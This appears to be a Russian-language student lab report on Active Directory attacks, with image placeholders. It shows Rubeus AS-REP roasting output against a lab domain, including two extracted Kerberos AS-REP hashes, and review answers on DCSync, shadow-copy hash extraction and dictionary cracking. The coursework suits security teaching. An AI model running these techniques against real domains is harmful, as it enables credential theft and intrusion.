
Двум пользователям убрали проверку подлинности Kerberos (Игнатов и Александров)



Повторная атака с помощью Rubeus:


```
[X] Error during executing the LDAP query:
PS C:\rubeus> .\Rubeus.exe asreproast

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: AS-REP roasting

[*] Target Domain          : mydomain.local

[*] Searching path 'LDAP://WIN-SM8HEDV52AE.mydomain.local/DC=mydomain,DC=local' for '(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName         : aleksandrov
[*] DistinguishedName      : CN=Александр Александров,OU=Пользователи,OU=Отдел IT,OU=Центральный офис,OU=Москва,DC=mydomain,DC=local
[*] Using domain controller: WIN-SM8HEDV52AE.mydomain.local (::1)
[*] Building AS-REQ (w/o preauth) for: 'mydomain.local\aleksandrov'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

      $krb5asrep$aleksandrov@mydomain.local:D67B550982032697F650B6271B8B4A61$BC07DFEEE
      4E3FD71F2BB75BEFF0159027D9A78FF9508C945B11F79538DFF878373D6AEF0C7FACAE3C41E82BEA
      9142656026170 73FE92393F95BFF58F1C88559C08FD461CFE679CD2B5351CF0BEF49593569D6777F
      2A82E7268881C07268BBCAAC7E57FAF50AB296C3E8C0088D37440EF3A458D233D8DCB2C6427DDF87
      9B9CEFF228D5131FE2F622E326F4AFA9CC869167F0CF70E0FA9C191B8DB30971D7A25D5B5BDD1507
      79CFA798A0C2509740B03C1390DC224802CC0C1997AF3BAA3BBA246F7E177B5C2543DBE4BA4A5C12
      81965EC84A89922B13B09AED1630EC0BC297C1440CA3A8328AEA6CCFBA8DD2FF4CE4746

[*] SamAccountName         : ignatov
[*] DistinguishedName      : CN=Игнат Игнатов,OU=Пользователи,OU=Отдел IT,OU=Центральный офис,OU=Москва,DC=mydomain,DC=local
[*] Using domain controller: WIN-SM8HEDV52AE.mydomain.local (::1)
[*] Building AS-REQ (w/o preauth) for: 'mydomain.local\ignatov'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

      $krb5asrep$ignatov@mydomain.local:B40D40195E9FBCFED4195540D62A5F6A$A792C59CBDF45
      57C384D184A9A3A91C1181C7C2EBFDDF90B485B0AA9B2BD7F8F2E03E33A2C9DE095CBDA9BBE1C974
      19FB625CF2BA811ADE4D66039AA19107F20DA1DA1101B8942856B797A722418B4CCC44EC9E9A4FE5
      0B90B10EB352A0B74185D71BC7CBFF493CEC787C1847BAB097DC1F8539906483D282451DA6B7B7FB
      FE2414036F0200B8982A0CADCDBAE40ED3F509995E6CF4F3BA0D7FA79262435A2E6E6400CB803CFF
      01B784C298ECE39EE5E6767007E4C2AA87E04CAA8E86C4C84BFFBB83F48FDE71830B11A124EE0C42
      DDA0E2437504FA4E11D5A6947E03B54176E0E01C6EE0176B2DAE858F0A5D943FC6A

PS C:\rubeus>
```

Журнал безопасности Windows:





Задание 8.


Нашли 3 пользовательские учетные записи служб в ADExplorer



Подробности про все три:







2 и 3 - это имена машин контроллера домена и винды 10


1 - *kadmin* - это интерактивный интерфейс командной строки для системы администрирования Kerberos V5. Обеспечивает обслуживание участников Kerberos, политик и таблиц служебных ключей

Контрольные вопросы

1) *В чем разница между расшифровкой хешей паролей пользователей при теневом копировании и DCSync? Какой вариант атаки легче?*
   Для DCSync атакующему нужны привилегии:
   1. DS-Replication-Get-Changes — это разрешение необходимо для репликации только тех изменений, которые также реплицированы в глобальный каталог.
   2. DS-Replication-Get-Changes-All — разрешение позволяет репликацию всех данных
      // Члены групп «Администраторы» и «Контроллер домена» по умолчанию имеют эти права

Для теневого копирования тоже нужен доступ к контроллеру домена или к хосту. Эта атака проще, так как требует меньше привилегий, однако может быть невозможна из-за запрета теневого копирования на сервере.

2) *Что такое AS-REP Roasting?*



3) *За счет чего есть возможность из хешей паролей пользователя получить пароль? Хеширование - обратимый алгоритм?*

Хеширование - необратимый алгоритм в том смысле, что невозможно составить функцию, которая для любого хеша найдет пароль за приемлемое время.

Однако при помощи брутфорса по словарям паролей возможно восстановить некоторые пароли.